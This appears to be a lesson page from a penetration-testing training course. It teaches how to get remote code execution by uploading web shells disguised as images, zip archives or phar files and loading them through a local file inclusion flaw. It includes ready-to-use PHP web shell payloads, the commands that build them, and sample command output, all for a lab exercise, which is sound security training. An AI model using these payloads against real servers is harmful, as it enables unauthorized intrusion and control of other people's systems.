

# LFI and File Uploads

File upload functionalities are ubiquitous in most modern web applications, as users usually need to configure their profile and usage of the web application by uploading their data. For attackers, the ability to store files on the back-end server may extend the exploitation of many vulnerabilities, like a file inclusion vulnerability.

The [File Upload Attacks](#) module covers different techniques on how to exploit file upload forms and functionalities. However, for the attack we are going to discuss in this section, we do not require the file upload form to be vulnerable, but merely allow us to upload files. If the vulnerable function has code **Execute** capabilities, then the code within the file we upload will get executed if we include it, regardless of the file extension or file type. For example, we can upload an image file (e.g. **image.jpg**), and store a PHP web shell code within it 'instead of image data', and if we include it through the LFI vulnerability, the PHP code will get executed and we will have remote code execution.

As mentioned in the first section, the following are the functions that allow executing code with file inclusion, any of which would work with this section's attacks:

Function	Read Content	Execute	Remote URL
PHP			
<code>include()/include_once()</code>	✓	✓	✓
<code>require()/require_once()</code>	✓	✓	✗
NodeJS			
<code>res.render()</code>	✓	✓	✗
Java			
<code>import</code>	✓	✓	✓
.NET			
<code>include</code>	✓	✓	✓

## Image upload

Image upload is very common in most modern web applications, as uploading images is widely regarded as safe if the upload function is securely coded. However, as discussed earlier, the vulnerability, in this case, is not in the file upload form but the file inclusion functionality.

### Crafting Malicious Image

Our first step is to create a malicious image containing a PHP web shell code that still looks and works as an image. So, we will use an allowed image extension in our file name (e.g. **shell.gif**), and should also include the image magic bytes at the beginning of the file content (e.g. **GIF8**), just in case the upload form checks for both the extension and content type as well. We can do so as follows:

●●●


Crafting Malicious Image

MichaelLuka@htb[/htb]\$ echo 'GIF8<?php system(\$\_GET["cmd"]); ?>' > shell.gif

This file on its own is completely harmless and would not affect normal web applications in the slightest. However, if we combine it with an LFI vulnerability, then we may be able to reach remote code execution.

**Note:** We are using a **GIF** image in this case since its magic bytes are easily typed, as they are ASCII characters, while other extensions have magic bytes in binary that we would need to URL encode. However, this attack would work with any allowed image or file type. The [File Upload Attacks](#) module goes more in depth for file type attacks, and the same logic can be applied here.

Now, we need to upload our malicious image file. To do so, we can go to the **Profile Settings** page and click on the avatar image to select our image, and then click on upload and our image should get successfully uploaded:



### Uploaded File Path


Once we've uploaded our file, all we need to do is include it through the LFI vulnerability. To include the uploaded file, we need to know the path to our uploaded file. In most cases, especially with images, we would get access to our uploaded file and can get its path from its URL. In our case, if we inspect the source code after uploading the image, we can get its URL:

```
Code: html


```

**Note:** As we can see, we can use ``/profile_images/shell.gif`` for the file path. If we do not know where the file is uploaded, then we can fuzz for an uploads directory, and then fuzz for our uploaded file, though this may not always work as some web applications properly hide the uploaded files.

With the uploaded file path at hand, all we need to do is to include the uploaded file in the LFI vulnerable function, and the PHP code should get executed, as follows:





# History

CONTAINERS

GIF8uid=33(www-data) gid=33(www-data)  
groups=33(www-data)

[Read More](#)

As we can see, we included our file and successfully executed the `id` command.

**Note:** To include to our uploaded file, we used `./profile_images/` as in this case the LFI vulnerability does not prefix any directories before our input. In case it did prefix a directory before our input, then we simply need to `../` out of that directory and then use our URL path, as we learned in previous sections.

## Zip Upload

As mentioned earlier, the above technique is very reliable and should work in most cases and with most web frameworks, as long as the vulnerable function allows code execution. There are a couple of other PHP-only techniques that utilize PHP wrappers to achieve the same goal. These techniques may become handy in some specific cases where the above technique does not work.

We can utilize the `zip` wrapper to execute PHP code. However, this wrapper isn't enabled by default, so this method may not always work. To do so, we can start by creating a PHP web shell script and zipping it into a zip archive (named `shell.jpg`), as follows:


● ● ●

Uploaded File Path

MichaelLuka@htb[/htb]\$ echo '<?php system(\$\_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php

**Note:** Even though we named our zip archive as (shell.jpg), some upload forms may still detect our file as a zip archive through content-type tests and disallow its upload, so this attack has a higher chance of working if the upload of zip archives is allowed.

Once we upload the `shell.jpg` archive, we can include it with the `zip` wrapper as (`zip://shell.jpg`), and then refer to any files within it with `#shell.php` (URL encoded). Finally, we can execute commands as we always do with `&cmd=id`, as follows:



As we can see, this method also works in executing commands through zipped PHP scripts.

**Note:** We added the uploads directory (`./profile_images/`) before the file name, as the vulnerable page (`index.php`) is in the main directory.

## Phar Upload


Finally, we can use the `phar://` wrapper to achieve a similar result. To do so, we will first write the following PHP script into a `shell.php` file:

Code: `php`


```
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
```

This script can be compiled into a `phar` file that when called would write a web shell to a `shell.txt` sub-file, which we can interact with. We can compile it into a `phar` file and rename it to `shell.jpg` as follows:



Now, we should have a `phar` file called `shell.jpg`. Once we upload it to the web application, we can simply call it with `phar://` and provide its URL path, and then specify the `phar` sub-file with `/shell.txt` (URL encoded) to get the output of the command we specify with `(&cmd=id)`, as follows:



As we can see, the `id` command was successfully executed. Both the `zip` and `phar` wrapper methods should be considered as alternative methods in case the first method did not work, as the first method we discussed is the most reliable among the three.

**Note:** There is another (obsolete) LFI/uploads attack worth noting, which occurs if file uploads is enabled in the PHP configurations and the `phpinfo()` page is somehow exposed to us. However, this attack is not very common, as it has very specific requirements for it to work (LFI + uploads enabled + old PHP + exposed `phpinfo()`). If you are interested in knowing more about it, you can refer to [This Link](#).



Start Instance

1 / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 1 Use any of the techniques covered in this section to gain RCE and read the flag at /

Submit your answer here...

Submit

Hint

PreviousNext

Cheat Sheet

Go to Questions

Table of Contents

Introduction

Intro to File Inclusions

File Disclosure


- Local File Inclusion (LFI)
- Basic Bypasses
- PHP Filters

Remote Code Execution

- PHP Wrappers
- Remote File Inclusion (RFI)
- LFI and File Uploads
- Log Poisoning

Automation and Prevention

- Automated Scanning


 File Inclusion Prevention

Skills Assessment

 Skills Assessment - File Inclusion

My Workstation

OFFLINE

 Start Instance

1 / 1 spawns left